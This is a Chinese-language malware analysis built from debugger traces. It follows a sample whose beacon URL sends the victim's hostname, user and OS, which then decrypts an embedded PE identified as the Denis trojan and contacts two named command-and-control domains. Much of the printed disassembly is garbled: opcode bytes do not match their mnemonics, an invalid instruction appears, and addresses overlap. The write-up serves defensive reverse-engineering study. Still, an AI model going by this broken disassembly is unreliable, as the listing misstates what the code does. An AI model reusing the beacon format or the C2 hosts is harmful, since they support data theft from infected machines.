016112BE 0F84 75020000 jmp 1611339	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	LastStatus C0001239 (STATUS_ENTRYPOINT_NOT_FOUND)
016112C4 FF75 E8 push dword ptr ss:[ebp-18]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	GS 0000 FS 0038
016112C7 33C0 xor eax,ecx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ES 0023 DS 0023
016112C9 33C0 xor eax,ecx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	CS 0018 SS 0023
016112CA 50 push eax	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ST(0) 4000049A784BCD188AFE x87r7 非零 3.321928094887362348
016112CC 50 push eax	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ST(1) 000000000000000000000000 x87r0 正 0.00000000000000000000
016112CE 8B05 E0ACFFFF lea eax,dword ptr [ebp-5320]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ST(2) 000000000000000000000000 x87r1 正 0.00000000000000000000
016112D0 50 push eax	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112D2 FF75 BC push dword ptr ss:[ebp-44]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112D5 53 push ebx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112D7 FF55 94 call dword ptr ss:[ebp-8C]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112D9 8B45 E8 mov esi,esi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112DB 85F6 test esi,esi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112DD 0F84 53020000 jmp 1611339	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112DE 8B55 D0 mov edx,dword ptr ss:[ebp-30]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112E0 85D3 test ebx,ebx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	
016112E2 74 27 jbe 1611344	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	

01611388 FF95 7CFFFFFF call dword ptr ss:[ebp-84]	
0161138E 85C0 test eax,ecx	
01611390 0F84 A3010000 jbe 1611539	
01611396 33C0 xor eax,ecx	
01611398 50 push eax	
01611399 56 push esi	
0161139A FF55 A8 call dword ptr ss:[ebp-58]	
0161139D 85C0 test eax,ecx	
0161139F 0F84 94010000 jbe 1611539	
016113A5 837D F8 00 cmp dword ptr ss:[ebp-8],0	
016113A9 74 2B jbe 16113D6	
016113AB 33C9 xor ecx,ecx	
016113AD C745 A8 04000000 mov dword ptr ss:[ebp-58],4	
016113B4 51 push ecx	

word ptr [ebp-84]=[0016DFBC <&WinHttpSendRequest>]=<winhttp.WinHttpSendRequest>

继续向下通过 VirtualAlloc 申请内存后解密出一个 PE 文件，每次写 1000h 字节。

02473E29

02473E29 [edx*4+2473F40]=[02473F40]=02473F50

地址	十六进制	ASCII
10000000	5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
10000010	88 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
10000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00
10000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00
10000040	0E 4F BA 0E 00 04 09 CD 21 88 01 4C CD 21 54 68	...!.I.IIth
10000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
10000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
10000070	6D 6F 64 3E 00 00 04 24 00 00 00 00 00 00 00	mode...s.....
10000080	89 DE 21 C3 CD BF 4F 90 CD BF 4F 90 CD BF 4F 90	pi.i.i.i.i.i.i.i.i
10000090	C4 C7 DC 90 C6 BF 4F 90 CD BF 4E 90 5C BF 4F 90	AcU.z.o.i.i.N..z.o
100000A0	5E F1 D7 90 C8 BF 4F 90 D6 22 E4 90 FE BF 4F 90	hx.E.o.o.a.b.z.o
100000B0	D6 22 D1 90 C8 BF 4F 90 D6 22 E5 90 1A BF 4F 90	O'h.R.o.O'a..o..o
100000C0	D6 22 E0 90 D2 BF 4F 90 D6 22 D4 90 CC BF 4F 90	O'a.O.o.O'o.i.i.o
100000D0	D6 22 D2 90 CC BF 4F 90 52 69 63 68 CD BF 4F 90	O'o.i.i.o.RichI.o
100000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00PE.L....
100000F0	0F 1B 77 46 00 00 00 00 00 00 00 00 00 00	..WF.....a..!
10000100	08 01 0A 0A 00 36 04 00 00 0A 01 00 00 00 006.....
10000110	01 5E 01 02 00 10 00 00 00 50 04 00 00 00 10	..S.....P.....

命令: 已暂停 追踪 17 步后成功结束!

根据特征码可知该 PE 文件为 Denis 木马。

0245081A	57	push edi	
0245081B	A1 64784902	mov eax,dword ptr ds:[2497864]	
02450820	33C5	xor eax,ebp	
02450822	50	push eax	
02450823	8D45 F4	lea eax,dword ptr ss:[ebp-C]	
02450826	64:A3 00000000	mov dword ptr [0],eax	
0245082C	8965 F0	mov dword ptr ss:[ebp-10],esp	
0245082F	8B75 5	mov esi,dword ptr ss:[ebp+8]	
02450832	E9 6D000000	jmp 24508A4	
02450837	8B1C24	mov ebx,dword ptr ss:[esp]	
0245083A	9C	pushfd	
0245083B	51	push ecx	
0245083C	C1E1 03	shl ecx,3	
0245083F	53	push ebx	
02450840	FEC7	inc bh	
02450842	0BC9	or ecx,ecx	
02450844	66:C1E1 06	shl cx,6	
02450848	50	push eax	
02450849	37	aaa	
0245084A	52	push edx	
0245084B	66:99	cwd	
0245084D	66:99	cwd	
0245084F	B8 022A0000	mov eax,2A02	
02450854	B9 43DE0000	mov ecx,DE43	
02450859	F7E1	mul ecx	
0245085B	F6D8	neg al	
0245085D	0FCB	bswap ebx	
0245085F	66:B8 6C00	mov ax,6C	6C: 'l'
02450863	66:B9 5000	mov cx,50	50: 'P'
02450867	66:F7E1	mul cx	
0245086A	F9	scd	
0245086B	9E	sahf	
0245086C	51	push ecx	
0245086D	66:98	cbw	
0245086F	0FCA	bswap edx	
02450871	42	inc edx	
02450872	0AF2	or dh,d1	

后续逻辑会先测试网络连通性，继而不断访问另外两个 URL。

0245F3B9	83C4 08	add esp,8	
0245F3BC	3BC3	cmp eax,ebx	
0245F3BE	0F84 3A000000	jle 245F3FE	
0245F3C4	8D4D EC	lea ecx,dword ptr ss:[ebp-14]	
0245F3C7	51	push ecx	
0245F3C8	FFD0	call eax	
0245F3CA	84C0	test al,al	
0245F3CC	0F84 2C000000	jle 245F3FE	
0245F3D2	8D55 EC	lea edx,dword ptr ss:[ebp-14]	
0245F3D5	52	push edx	
0245F3D6	E9 18000000	jmp 245F3F3	
0245F3D8	8D45 EC	lea eax,dword ptr ss:[ebp-14]	
0245F3DE	50	push eax	
0245F3DF	E8 5C310100	call 2472540	
0245F3E4	83C4 04	add esp,4	
0245F3E7	84C0	test al,al	
0245F3E9	0F84 0F000000	jle 245F3FE	
0245F3EF	8D4D EC	lea ecx,dword ptr ss:[ebp-14]	
0245F3F2	51	push ecx	
0245F3F3	8BCF	mov ecx,edi	
0245F3F5	E8 36F9FFFF	call 245ED30	
0245F3FA	C645 F3 01	mov byte ptr ss:[ebp-D],1	
0245F3FE	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
0245F401	8B45 08	mov eax,dword ptr ss:[ebp+8]	
0245F404	8B4D EC	mov ecx,dword ptr ss:[ebp-14]	
0245F407	2BD0	sub edx,eax	
0245F409	46	inc esi	
0245F40A	C1FA 02	sar edx,2	
0245F40D	3BF2	cmp esi,edx	
0245F40F	0F82 C8FEFFFF	jbe 245F200	

edx: "www.microsoft.com: 443"

edx: "www.microsoft.com: 443"

edx: "www.microsoft.com: 443"

edx: "www.microsoft.com: 443"

10001820	74 10	jmp eax	
10001822	FF85 CCFEFFFF	inc dword ptr ss:[ebp-134]	
10001828	3985 CCFEFFFF	cmp dword ptr ss:[ebp-134],esi	
1000182E	7C 92	jle 100017C8	
10001830	E9 11	jmp 10001843	
10001832	8880 CCFEFFFF	mov ecx,dword ptr ss:[ebp-134]	
10001838	85C9	test ecx,ecx	
1000183A	7E 07	jle 10001843	
1000183C	8B03	mov eax,dword ptr ds:[ebx]	[ebx]:&"news.shangrilaexports.com"
1000183E	893B	mov dword ptr ds:[ebx],edi	[ebx]:&"news.shangrilaexports.com", edi
10001840	89048B	mov dword ptr ds:[ebx+ecx*4],eax	edi:&"clip.shangweidesign.com"
10001843	5F	pop edi	
10001844	8B85 C8FEFFFF	mov eax,dword ptr ss:[ebp-138]	
1000184A	5B	pop ebx	
1000184B	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
1000184E	33CD	xor ecx,ebp	
10001850	5E	pop esi	
10001851	E8 A43A0100	call 100152FA	
10001856	C9	leave	
10001857	C2 0C00	ret c	
1000185A	6A 50	push 50	
1000185C	5B	pop eax	
1000185D	C3	ret	
1000185E	68 70010000	push 170	
10001863	8B 1D420410	mov eax,10044210	
10001868	E8 FA1A0400	call 10043367	
1000186D	33FF	xor edi,edi	edi:&"clip.shangweidesign.com"
1000186F	8BF1	mov esi,ecx	
10001871	8985 84FEFFFF	mov dword ptr ss:[ebp-17C],esi	

调试时可能遇到的坑是最后 call 较多，刚开始步过的时候容易跑到 sleep 中。。

参考

<https://zhuanlan.zhihu.com/p/222086692>